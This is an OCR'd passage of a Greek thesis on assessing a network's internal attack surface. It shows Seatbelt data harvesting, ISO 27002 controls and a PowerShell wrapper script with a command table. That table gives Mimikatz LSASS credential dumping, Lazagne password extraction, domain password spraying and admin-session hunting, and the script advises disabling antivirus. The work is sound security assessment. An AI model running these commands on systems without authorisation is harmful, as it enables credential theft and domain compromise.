
Εικόνα 33 Mimikatz - Εξαγωγή κωδικών ασφαλείας και εισιτηρίων Κέρβερου

6.6.6 Domain Password Spray

Πλέον αφού έχουμε αρκετούς κωδικούς στα χέρια μας θα ψάξουμε να δούμε αν κάποιοι από αυτούς επαναχρησιμοποιούνται για αυθεντικοποίηση χρηστών με αυξημένα δικαιώματα. Για την ολοκλήρωση αυτού του βήματος θα χρησιμοποιήσουμε το εργαλείο ανοιχτού κώδικα Domain-Password-Spray [27].

Μπορούμε να ελέγξουμε έναν χρήστη για ένα κωδικό, έναν χρήστη για λίστα κωδικών ή ακόμα και λίστα χρηστών για λίστα κωδικών, αρκεί να το προσδιορίσουμε στην γραμμή εντολών.

Σε συνδυασμό με προηγούμενα βήματα λοιπόν, ελέγξαμε αν ο κωδικός που βρήκαμε για τα wifi “ξεκλειδώνει” κάποιο χρήστη του ελεγκτή τομέα με αυξημένα δικαιώματα. Το αποτέλεσμα ήταν θετικό και φαίνεται στην Εικόνα 34.



Εικόνα 34 Δοκιμή κωδικών με το Domain Password Spray

6.7 Συμπεριφορά Χρηστών / Προσδιορισμός χρήσης Η/Υ

Τελικό κομμάτι της συλλογής δεδομένων πρέπει να αποτελέσουν τα δεδομένα που αφορούν στη συμπεριφορά των χρηστών.

Αυτό που μας ενδιαφέρει σαν πληροφορία είναι σαφώς οι φυλλομετρητές, ποιοί είναι αυτοί, ποιές εκδόσεις τους είναι εγκατεστημένες, σε ποιές ιστοσελίδες πλοηγούνται οι χρήστες, τυχόν αποθηκευμένοι κωδικοί σε αυτούς, τα cookies, τα favorites κλπ


Επίσης μας ενδιαφέρουν τα αρχεία που κατεβάζουν οι χρήστες από το διαδίκτυο αλλά και απο τα email τους, τυχόν ανοιχτές συνεδρίες απομακρυσμένης σύνδεσης και κλειδιά αυτών, ο κάδος ανακύκλωσης, η παρουσία τους στο περιβάλλον slack, και φυσικά τα προσωρινά αρχεία του Microsoft Office και του explorer (run commands).

Και αυτή η συλλογή δεδομένων μπορεί να γίνει με το seatbelt καλώντας τα εξής modules:


- ChromiumBookmarks
- ChromiumHistory
- ChromiumPresence
- FirefoxHistory
- FirefoxPresence
- IEFavorites
- IETabs
- IEUrls
- OutlooDownloads
- ExplorerMRUs
- ExplorerRunCommands
- SuperPutty
- SlackPresence
- SlackDownloads
- SlackWorkspaces
- Filezilla
- IdleTime
- Recycle Bin
- Office Most Recent Used Files
- LocalGroups
- TokenGroups

- TokenPrivileges
- PuttyHostkeys
- PuttySessions
- RDPSavedConnections
- RDPSessions

Για παράδειγμα, στην Εικόνα 35 βλέπουμε τα αποτελέσματα του seatbelt χρησιμοποιώντας το module FirefoxPresence. Παρατηρούμε ότι έχει βρεθεί ένα password file και το πρόγραμμα μας καθοδηγεί για το πώς μπορούμε να το ανακτήσουμε. Στην αμέσως επόμενη εικόνα, Εικόνα 36, έχοντας τρέξει τα modules TokenGroups και TokenPrivileges, αντλούμε πληροφορίες για το token του χρήστη και πιό συγκεκριμένα βλέπουμε σε ποιά group είναι μέλος και ποιά δικαιώματα χρήστη έχει.



Εικόνα 35 Seatbelt - Firefox Module



Εικόνα 36 Seatbelt - Token χρήστη και privileges

7 Κανόνες καλής πρακτικής και έλεγχοι ασφάλειας πληροφορίας (ISO/IEC - 27002:2022)

Η επιθετική επιφάνεια ενός δικτύου μπορεί να μετριαστεί ακολουθώντας κανόνες καλής πρακτικής για την ασφάλεια των Πληροφοριακών Συστημάτων σύμφωνα με το ISO/IEC 27002:2022 [28]. Με τον όρο Πληροφοριακό Σύστημα (ΠΣ) εννοούμε ένα σύνολο χρηστών, λογισμικού, υλικού, διαδικασιών, εγκαταστάσεων και δεδομένων. Όλα αυτά τα στοιχεία βρίσκονται σε μια συνεχή αλληλεπίδραση μεταξύ τους, αλλά και με το περιβάλλον στο οποίο βρίσκονται, με σκοπό την παραγωγή και τη διαχείριση πληροφορίας. Αν όλα τα στοιχεία του συστήματος ακολουθούν έναν κοινά αποδεκτό οδηγό, με κοινούς στόχους, τότε η εσωτερική επιθετική επιφάνεια του δικτύου ενός οργανισμού μειώνεται αισθητά και όσο αυτός ο οδηγός ενημερώνεται ανα τακτά διαστήματα και εφαρμόζεται σωστά, τότε αυτή διατηρείται σε χαμηλά επίπεδα.

Οι κανόνες καλής πρακτικής για την ασφάλεια των ΠΣ, ομαδοποιούνται και περιγράφονται περιγραμματικά στις παρακάτω κατηγορίες :

7.1 Πολιτική Ασφάλειας Πληροφοριών

Ανάλογα με τον οργανισμό και τις απαιτήσεις του, πρέπει να συνταχθεί η πολιτική ασφάλειάς του, να εφαρμοστεί και να υποστηριχθεί απο τους υπευθύνους.

7.2 Οργάνωση της Ασφάλειας της Πληροφορίας

Αντικείμενο της συγκεκριμένης οργάνωσης είναι η ανάπτυξη ενός πλαισίου υλοποίησης των κανόνων ασφάλειας εντός του οργανισμού. Θα πρέπει να ανατεθούν ρόλοι και αρμοδιότητες, χωρίς να υπάρχουν αντικρουόμενα καθήκοντα. Στο ίδιο πλαίσιο θα πρέπει να οριστούν πολιτικές τηλεργασίας και κινητών συσκευών (έξυπνα τηλέφωνα, laptops, tablets).

7.3 Ασφάλεια Ανθρώπινου δυναμικού

Το ανθρώπικο δυναμικό θα πρέπει να αναλάβει αρμοδιότητες και ρόλους κατόπιν μελέτης καταλληλότητας, πριν την ανάθεση εργασίας. Ο έλεγχος αυτός θα πρέπει να συνεχίζεται καθόλη την εργασιακή πορεία του ατόμου ακόμη και μετά την περάτωσή της. Για παράδειγμα, η συνεχής εκπαίδευση και η ευαισθητοποίηση του ανθρώπινου δυναμικού πάνω στο κομμάτι της ασφάλειας των ΠΣ, πρέπει να αποτελεί αναπόσπαστο κομμάτι και υποχρέωση των υπεθύνων ασφάλειας. Με παρόμοιο τρόπο, κατά το πέρας συνεργασίας πρέπει να είναι ξεκάθαρες και δεσμευτικές οι υποχρεώσεις ασφάλειας του ατόμου απέναντι στον οργανισμό.

7.4 Διαχείριση Πληροφοριακών Αγαθών

Αρχικά πρέπει να γίνει καθορισμός των αγαθών που έχουν αξία για τον οργανισμό και να καθοριστούν οι κατάλληλες ευθύνες προστασίας τους. Παράλληλα θα πρέπει η όποια πληροφορία να διαβαθμιστεί και να προστατευτεί η αποκάλυψή της. Σε αυτό το κομμάτι εναπόκειται και η ασφαλής διάθεση των μέσων που περιέχουν την πληροφορία, η οποία πρέπει να εκτελεστεί με κατάλληλες διαδικασίες για να μειωθεί το ρίσκο αποκάλυψής του υπο προστασία αγαθού.

7.5 Έλεγχος Πρόσβασης

Ένα απο τα σημαντικότερα κομμάτια της ασφάλειας ΠΣ, ο έλεγχος πρόσβασης στην πληροφορία, πρέπει να καθιερώνεται, να τεκμηριώνεται και να αναθεωρείται ανα τακτά χρονικά διαστήματα ή μετά απο κάθε παραβατικό συμβάν. Η πρόσβαση στην πληροφορία πρέπει να περιορίζεται, αρχικά, με τον περιορισμό της φυσικής πρόσβασης στους χώρους που αυτή φυλάσσεται (7.7). Κατόπιν, σε επίπεδο χρήστη/διαχειριστή, σε επίπεδο δικτύων και υπηρεσιών, και τέλος σε επίπεδο εφαρμογών και συστημάτων. Ειδικότερα για το τελευταίο επίπεδο πρέπει να γίνεται ανάλογη διαχείριση ώστε να αποτρέπεται η μη εξουσιοδοτημένη πρόσβαση σε συστήματα και διαδικασίες, όπως και σε πηγαίο κώδικα, και οπωσδήποτε να ακολουθούνται ασφαλείς διαδικασίες σύνδεσης (secure log-on procedures).

Παράλληλα, πρέπει να γίνει σαφές στους χρήστες οτι είναι υπόλογοι για την προστασία των συνθηματικών αυθεντικοποίησης που τους παρέχει ένας οργανισμός.

7.6 Κρυπτογραφία

Για την διασφάλιση της εμπιστευτικότητας, της ακεραιότητας και της αυθεντικότητας της πληροφορίας (confidentiality, integrity and authenticity - CIA), τεχνικές κρυπτογραφίας πρέπει να εφαρμόζονται με αλγόριθμους αναλογικούς της περίστασης. Τα κλειδιά κρυπτογράφησης πρέπει να εκδίδονται, να χρησιμοποιούνται, να προστατεύονται και να καταστρέφονται σύμφωνα με προσυμφωνημένα πρωτόκολλα και διαδικασίες.

7.7 Φυσική ασφάλεια, και ασφάλεια περιβάλλοντος χώρου

Οι εγκαταστάσεις στις οποίες φυλάσσεται η πληροφορία και τα αγαθά ενός οργανισμού πρέπει να προστατεύονται απο μη εξουδιοτημένη πρόσβαση, απο φυσικές καταστροφές και απο παρεμβολές. Αναλογικά, στις υπόλοιπες εγκαταστάσεις, τα γραφεία και στους λοιπούς χώρους ενός οργανισμού η πρόσβαση εισόδου πρέπει να ορίζεται και να ελέγχεται απο ανάλογους μηχανισμούς. Το προσωπικό πρέπει να έχει πρόσβαση σύμφωνα με την αρχή ‘ανάγκη γνώσης’. Ο εξοπλισμός πρέπει να προστατεύται, να μην μεταφέρεται (ή να μεταφέρεται υπο όρους – π.χ. laptops never unattented), να επικαιροποιείται και να κατατρέφεται με ασφαλή διαδικασία.

7.8 Ασφάλεια Λειτουργίας

Για την ασφαλέστερη και ορθή λειτουργία των συστημάτων θα πρέπει να υπάρχουν καταγεγραμμένες διαδικασίες και σαφείς οδηγίες που αφορούν στα εξής:

- Εγκατάσταση και ρυθμίσεις συστημάτων
- Διαδικασία επεξεργασίας πληροφορίας

- Backup
- Απαιτήσεις και αλληλεξαρτήσεις συστημάτων
- Διαδικασίες ελέγχου
- Χειρισμός σφαλμάτων
- Διαδικασίες επανεκκίνησης και επαναφοράς συστημάτων
- Διατήρηση αρχείων καταγραφής συστημάτων (logging)

Παράλληλα θα πρέπει να παρακολουθούνται οι διαθέσιμοι πόροι των συστημάτων, να διαχωρίζονται τα παραγωγικά περιβάλλοντα απο αυτά της ανάπτυξης και των δοκιμών, να προστατεύονται απο κακόβουλα λογισμικά, να ενημερώνονται τακτικά οι διαχειριστές για τυχόν τρωτότητες και να περιορίζουν την εγκατάσταση λογισμικών πέρα των απαραιτήτων.

7.9 Ασφάλεια Επικοινωνιών

Για την ορθή μεταφορά της πληροφορίας τα δίκτυα μεταφοράς θα πρέπει να να ελέγχονται με συγκεκριμένους μηχανισμούς ασφάλειας και η μεταφορά αυτή να γίνεται με συγκεκριμένες διαδικασίες.

7.10 Ανάπτυξη και συντήρηση συστημάτων

Η προϋπόθεση ασφάλειας της πληροφορίας πρέπει να είναι προαπαιτούμενο στοιχείο κατά την ανάπτυξη νέων συστημάτων ή αναβάθμιση παλαιών. Στην περίπτωση που οι υπηρεσίες αφορούν ανοιχτά δίκτυα πρέπει να υπάρχει πρόβλεψη εναντίον οποιασδήποτε κακόβουλης ενέργειας παραποίησης και αποκάλυψης της πληροφορίας.

7.11 Ασφάλεια πληροφορίας με εξωτερικούς συνεργάτες

Στην περίπτωση που ένας οργανισμός έχει εξωτερικούς συνεργάτες, οι οποίοι πρέπει να έχουν πρόσβαση στα αγαθά του, τότε θα πρέπει να προσυμφωνείται και να τεκμηριώνεται η ασφαλής πρόσβαση και η διαφύλαξη της εμπιστευτικότητας των αγαθών του οργανισμού.

7.12 Διαχείριση παραβατικών συμβάντων

Η αποτελεσματική προσέγγιση στη διαχείριση παραβατικών συμβάντων, με καθιερωμένες διαδικασίες, εξασφαλίζουν άμεση και αποτελεσματική απόκριση σε τέτοιου είδους περιστατικά, ελαχιστοποιώντας τον χρόνο κατα τον οποίο οι υπηρεσίες του οργανισμού κατέστησαν μη λειτουργικές. Ένα παραβατικό συμβάν πρέπει να αποτελεί και σημείο αναθεώρησης όλων των κανόνων ασφάλειας που διέπουν έναν οργανισμό.

7.13 Επιχειρισιακή συνέχεια και Ασφάλεια Πληροφοριών

Οι προϋποθέσεις για επιχειρισιακή συνέχεια πρέπει να καθορίζονται πρωτού ένας οργανισμός βρεθεί σε δυσμενή κατάσταση, με συγκεκριμένες καταγεγραμμένες διαδικασίες και ελέγχων συνέχειας οπως επίσης και αναθέσεις ρόλων και ευθυνών. Οι διαδικασίες και οι έλεγχοι αυτοί πρέπει να έχουν επαληθευτεί και αξιολογηθεί διενεργώντας δοκιμαστικές ασκήσεις λειτουργικότητάς και αποτελεσματικότητάς τους.

7.14 Συμμόρφωση με νομικές και συμβατικές απαιτήσεις

Για την αποφυγή νομικών και κανονιστικών παραβάσεων ή παραβάσεων συμβατικών υποχρεώσεων που σχετίζονται με την ασφάλεια των πληροφοριών, θα πρέπει όλες οι απαιτήσεις να προσδιορίζονται ρητά, να τεκμηριώνονται και να ενημερώνονται για κάθε πληροφοριακό σύστημα του οργανισμού. Ο οργανισμός θα πρέπει να συμμορφώνεται με όποια δικαιώματα πνευματικής ιδιοκτησίας, θα πρέπει να προστατεύει τα αρχεία του, καθώς και πληροφορίες που οδηγούν σε αναγνώριση προσώπων. Τέλος, θα πρέπει να επιθεωρεί και να βεβαιώνεται οτι εφαρμόζονται οι κανόνες για την ασφάλεια πληροφοριών.

8 Ενοποίηση εργαλείων ανοιχτού κώδικα σε ένα script για υπολογισμό εσωτερικής επιθετικής επιφάνειας δικτύου

Με σκοπό την ομαδοποίηση, αυτοματοποίηση και απλοποίηση της συνολικής διαδικασίας υπολογισμού της εσωτερικής επιθετικής επιφάνειας ενός δικτύου, ενσωματώσαμε σε ένα script οχτώ (8) εργαλεία ανοιχτού κώδικα, με τα οποία μπορούμε να εξάγουμε συγκεντρωτικές αναφορές προς περαιτέρω μελέτη.


Αναλυτικότερα, ενσωματώσαμε τα εξής:

1. Nmap
2. Sharphound
3. PowerView
4. PowerUp
5. Seatbelt
6. Lazagne
7. Mimikatz
8. DomainPasswordSpray

Το script αρχικά εκτελεί τους εξής ελέγχους:

- Ελέγχει τα δικαιώματα του χρήστη με τον οποίο εκτελέσαμε το πρόγραμμα και προτείνει, για την πληρέστερη λειτουργία του, να συνδεθούμε με δικαιώματα διαχειριστή τομέα.
- Ελέγχει την κατάσταση του αντιϊικού προγράμματος (προτείνεται να είναι απενεργοποιημένο) [29].
- Εντοπίζει τα ενεργά δίκτυα στα οποία έχει πρόσβαση ο Υ/Η απο τον οποίο εκτελούμε το script

Στη συνέχεια εγκαθιστά τα προγράμματα και τα modules απο τα οποία αποτελείται και αφού ολοκληρωθεί αυτή η διαδικασία φτάνουμε στο βασικό μενού επιλογής, όπως αυτό φαίνεται στην Εικόνα 37 .



Εικόνα 37 Βασικό μενού του script

Οι δυνατότητες του script, οι εντολές που τρέχουν ανα module, και οι επιλογές που μας δίνονται μέσα απο αυτό, απεικονίζονται αναλυτικά στον Πίνακας 3.

ΠΡΟΓΡΑΜΜΑ	ΕΝΤΟΛΗ	ΠΕΡΙΓΡΑΦΗ
Nmap	*.\nmap.exe –sV -T4 –A –v –oX –IP/Subnet*	Το δίκτυο σαρώνεται για αναγνώριση όλων των συνδεδεμένων συσκευών, των εγκατεστημένων εφαρμογών και τρωτοτήτων τους, όπως και των αντίστοιχων λειτουργικών συστημάτων τους. Τα αποτελέσματα εξάγωνται σε xml αρχείο.
Sharphound	*.\SharpHound.exe --CollectionMethod All –Domain <DomainName> --LDAPUser <UserName> – LDAPPass <Password> --JSONFolder <PathToFile>*	Συλλέγονται δεδομένα του ελεγκτή τομέα με τη μέθοδο “CollectionMethod All” (συλλέγονται όλες οι πληροφορίες εκτός απο την GPOLocalGroup) και εξάγονται σε json αρχείο.
	.\SharpHound.exe --CollectionMethod All –Domain <DomainName> --loop <LoopDurationTime> --LDAPUser <UserName> –LDAPPass <Password> --JSONFolder <PathToFile>	Εκτελλεί επαναλαμβανόμενες συλλογές δεδομέων του ελεγκτή τομέα (με χρονικό όριο και επαναλήψεις που ορίζουμε απο το πληκτρολόγιο) χρησιμοποιώντας τη μέθοδο “CollectionMethod All” (συλλέγονται όλες οι πληροφορίες εκτός απο την GPOLocalGroup). Τα αποτελέσματα εξάγονται σε json αρχείο.
PowerView	*Get-NetDomain -Domain $ForDomain DomainBasicInfo.Forest.Name*	Συλλέγει γενικές πληροφορίες για τον ελεγκτή τομέα.
	Get-NetComputer -Domain $ForDomain | select samaccountname, samaccounttype, operatingsystem, logoncount	Συλλέγει πληροφορίες για τους υπολογιστές που είναι μέλη του ελεγκτή τομέα.
	Get-NetGroup -Domain $ForDomain	Απαριθμεί τα γκρούπ του ελεγκτή τομέα.
	Get-NetForestDomain | Get-NetDomainTrust	Απαριθμεί τις σχέσεις εμπιστοσύνης του ελεγκτή τομέα.
	Get-DomainForeignUser -Domain $ForDomain	Απαριθμεί τους χρήστες με ανεβασμένα δικαιώματα στον ελεγκτή τομέα.

PowerView	*Get-DomainForeignGroupMember -Domain $ForDomain*	Απαριθμεί τα γκρουπ με ανεβασμένα δικαιώματα στον ελεγκτή τομέα.
	Find-LocalAdminAccess -Domain $ForDomain	Ψάχνει για Η/Υ των οποίων οι χρήστες έχουν δικαιώματα τοπικού διαχειριστή.
	Invoke-UserHunter -CheckAccess	Ψάχνει να βρεί σε ποιούς Η/Υ έχουν ενεργή σύνδεση οι διαχειριστές του ελεγκτή τομέα.
	Invoke-ACLScanner -ResolveGUIDs | select IdentityReferenceName, ObjectDN, ActiveDirectoryRights | fl	Εντοπίζει ενδιαφέροντα ACLs (Access Control Lists)
	Find-DomainUserLocation -ComputerUnconstrained -UserAdminCount -UserAllowDelegation	Εντοπίζει ενεργές συνεδρίες διαχειριστών που επιτρέπουν αναθέσεις, σε διακομιστές που επιτρέπουν ανάθεση χωρίς περιορισμούς.
	$computersid = get-domaincomputer \| select -exp objectsid* *$computeracls = Get-DomainComputer | select -exp dnshostname | get-domainobjectacl *foreach ($acl in $computeracls){ foreach ($sid in $computersid) { $acl \| ?{$_.SecurityIdentifier -eq $sid -and ($_.ActiveDirectoryRights -Like '*GenericAll*' -or $_.ActiveDirectoryRights -Like '*GenericWrite*' -or $_.ActiveDirectoryRights -Like '*WriteOwner*')}}}*	Επιστρέφει όλα τα ACLs (Access Control List) και ψάχνει για RBCD (Resource Based Constrained Delegation)

	Invoke-ShareFinder –Domain $ForDomain	Ψάχνει για διαμοιράσεις στο δίκτυο
	Invoke-FileFinder –Domain $ForDomain	Επιστρέφει διαμοιρασμένα αρχεία τα οποία περιέχουν λέξεις κλειδιά στον τίτλο τους.
PowerUp	*Invoke-AllChecks -HTMLReport -WorkingDirectory "$PowerUpOutputFolder*	Επιστρέφει αναγνωρισμένες τρωτότητες εφαρμογών που έχει εντοπίσει μαζί με πληροφορίες για κατάχρησή τους. Τα αποτελέσματα εξάγονται σε html αρχείο.
Seatbelt	*.\seatbelt.exe –group=all –full –outputfile="outputfile.txt"*	Το Seatbelt εκτελεί όλους τους ελέγχους ασφάλειας στον τοπικό υπολογιστή.
	.\seatbelt.exe –group=remote -full –computername <computername> [-username=DOMAIN\USER –password=PASSWORD] –outputfile="outputfile.txt"	Το Seatbelt εκτελεί ελέγχους ασφάλειας σε απομακρυσμένο υπολογιστή του οποίου το όνομα ορίστηκε απο το πληκτρολόγιο. Οι έλεγχοι είναι ελαφρώς περιορισμένοι σε σχέση με την προηγούμενη εντολή.
	.\seatbelt.exe –group=remote -full –computername <PCNames> [-username=DOMAIN\USER –password=PASSWORD] –outputfile="outputfile.txt"	Το Seatbelt εκτελεί ελέγχους ασφάλειας σε ομάδα απομακρυσμένων υπολογιστών που έχουμε ορίσει σε αρχείο κειμένου.
Lazagne	*.\Lazagne.exe –all –oN -vv -Credential $cred –output <outputfile.txt>*	Το Lazagne εξάγει σε αρχείο κειμένου, κωδικούς ασφαλείας που είναι αποθηκευμένοι τοπικά στον Η/Υ.

	.\Lazagne.exe –all –oN -vv -Credential $EnteredCredentials –output <outputfile.txt>	Το Lazagne εξάγει σε αρχείο κειμένου, κωδικούς ασφαλείας που είναι αποθηκευμένοι τοπικά στον Η/Υ για χρήστη διαφορετικό απο αυτόν που είναι συνδεδεμένος. (Εισάγουμε τα συνθηματικά του απο το πληκτρολόγιο)
Mimikatz	*.\mimikatz priviledge::debug sekurlsa::logonpasswords crypto::cng*	Το mimikatz εξάγει δεδομένα αυθεντικοποίησης απο τη μνήμη (LSASS) , όπως κωδικούς χρήστη, εισιτήρια κέρβερου, πιστοποιητικά NTLM hashes κλπ.
DomainPasswordSpray	*Invoke-DomainPasswordSpray –Password <password> -OutFile <outfile.txt>*	Το πρόγραμμα θα προσπαθήσει να αυθεντικοποιήσει όλους τους χρήστες του ελεγκτή τομέα με έναν κωδικό που του δώσαμε.
	Invoke-DomainPasswordSpray –UserList <userlist.txt> –Password <password> -OutFile <outfile.txt>	Το πρόγραμμα θα προσπαθήσει να αυθεντικοποιήσει λίστα με χρήστες (εισαγωγή απο αρχείο κειμένου) του ελεγκτή τομέα με έναν κωδικό που του δώσαμε.
	Invoke-DomainPasswordSpray –PasswordList <passwordlist.txt> -OutFile <outfile.txt>	Το πρόγραμμα θα προσπαθήσει να αυθεντικοποιήσει όλους τους χρήστες του ελεγκτή τομέα με λίστα κωδικών που εισήχθησαν απο αρχείο κειμένου.
	Invoke-DomainPasswordSpray –UserList <userlist.txt> –PasswordList <passwordlist.txt> -OutFile <outfile.txt>	Το πρόγραμμα θα προσπαθήσει να αυθεντικοποιήσει λίστα χρηστών του ελεγκτή τομέα με λίστα κωδικών που εισήχθησαν απο αρχείο κειμένου.

Πίνακας 3 - Εντολές που περιέχονται στο script και επεξήγησή τους

ΠΑΡΑΡΤΗΜΑ Α

Κώδικας PowerShell

```
########################################
##########  Functions Section  ##########
########################################


function Close
{	Write-Host ""
	Write-Host ""
	Write-Host "Press any key to close"
	[void]($Host.UI.RawUI.ReadKey('NoEcho,IncludeKeyDown'))
	Exit
}


<#
function Read-MessageBoxDialog([string]$Message, [string]$WindowTitle, [string]$Buttons, [string]$Icon, [string]$DefaultButton)
{
   Add-Type -AssemblyName System.Windows.Forms
   $MessageBoxButtons=[System.Windows.Forms.messageboxbuttons]::"$Buttons"
   $MessageBoxIcon=[System.Windows.Forms.MessageBoxIcon]::"$Icon"
   $MessageBoxDefaultButton=[System.Windows.Forms.MessageBoxDefaultButton]::"$DefaultButton"
   $MessageBoxOptions=[System.Windows.Forms.MessageBoxOptions]::DefaultDesktopOnly
   return [System.Windows.Forms.MessageBox]::Show($Message, $WindowTitle, $MessageBoxButtons, $MessageBoxIcon,
$MessageBoxDefaultButton)

}
#>

function Read-MessageBoxDialog([string]$Message, [string]$WindowTitle, [string]$Buttons, [string]$Icon, [string]$DefaultButton)
{
   [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")
   $PassDefaultButton="DefaultButton"+"$DefaultButton"
   [Microsoft.VisualBasic.Interaction]::MsgBox($Message,"$Buttons,SystemModal,$Icon,$PassDefaultButton",$WindowTitle)
}


function CheckPrerequisites
{

Write-Host "====================== Gathering Info - Checking Prerequisites ========================="

$PowerShellEngineVersion=$PSVersionTable.PSVersion
Write-Host "
PowerShell Engine Version: $PowerShellEngineVersion
"

if ([System.Environment]::Is64BitOperatingSystem)
   {
   $global:SystemArchitecture="64bit"
```

```
   Write-Host "This is a 64-bit architecture system
   "
   } else
   {
   $global:SystemArchitecture="32bit"
   Write-Host "This is a 32-bit architecture system
   "
   }

$GetAntivirusStatus= Get-AVStatus
Write-Host "Antivirus Program(s) Status"
Get-AVStatus | Format-Table
$AVFlag=0
foreach ($line in $GetAntivirusStatus)
   {
   if ($line.ProductState -eq "On" -or $line.ProductState -eq "Expired") {$AVFlag++}
   }

if ($AVFlag -eq "0")
            {
            Write-Host -fore green "Antivirus Software is not running. Not expecting difficulties..."
            } else
            {

            Write-Host "Antivirus software is/are running on this PC (check table above)
"
            Write-Host "
It is highly recommended to disable any antivirus software prior continuing,
since most of the programs/scripts/modules of this script are flagged as
viruses by this programs.
"
            Write-Host -fore red "Recommended actions:

1) Check that no file (under $ProgramsFolder)
   is quarantined/erased by antivirus protection program.

2) Quit this run and disable/uninstall any antivirus program.

3) Come back and try again.
"
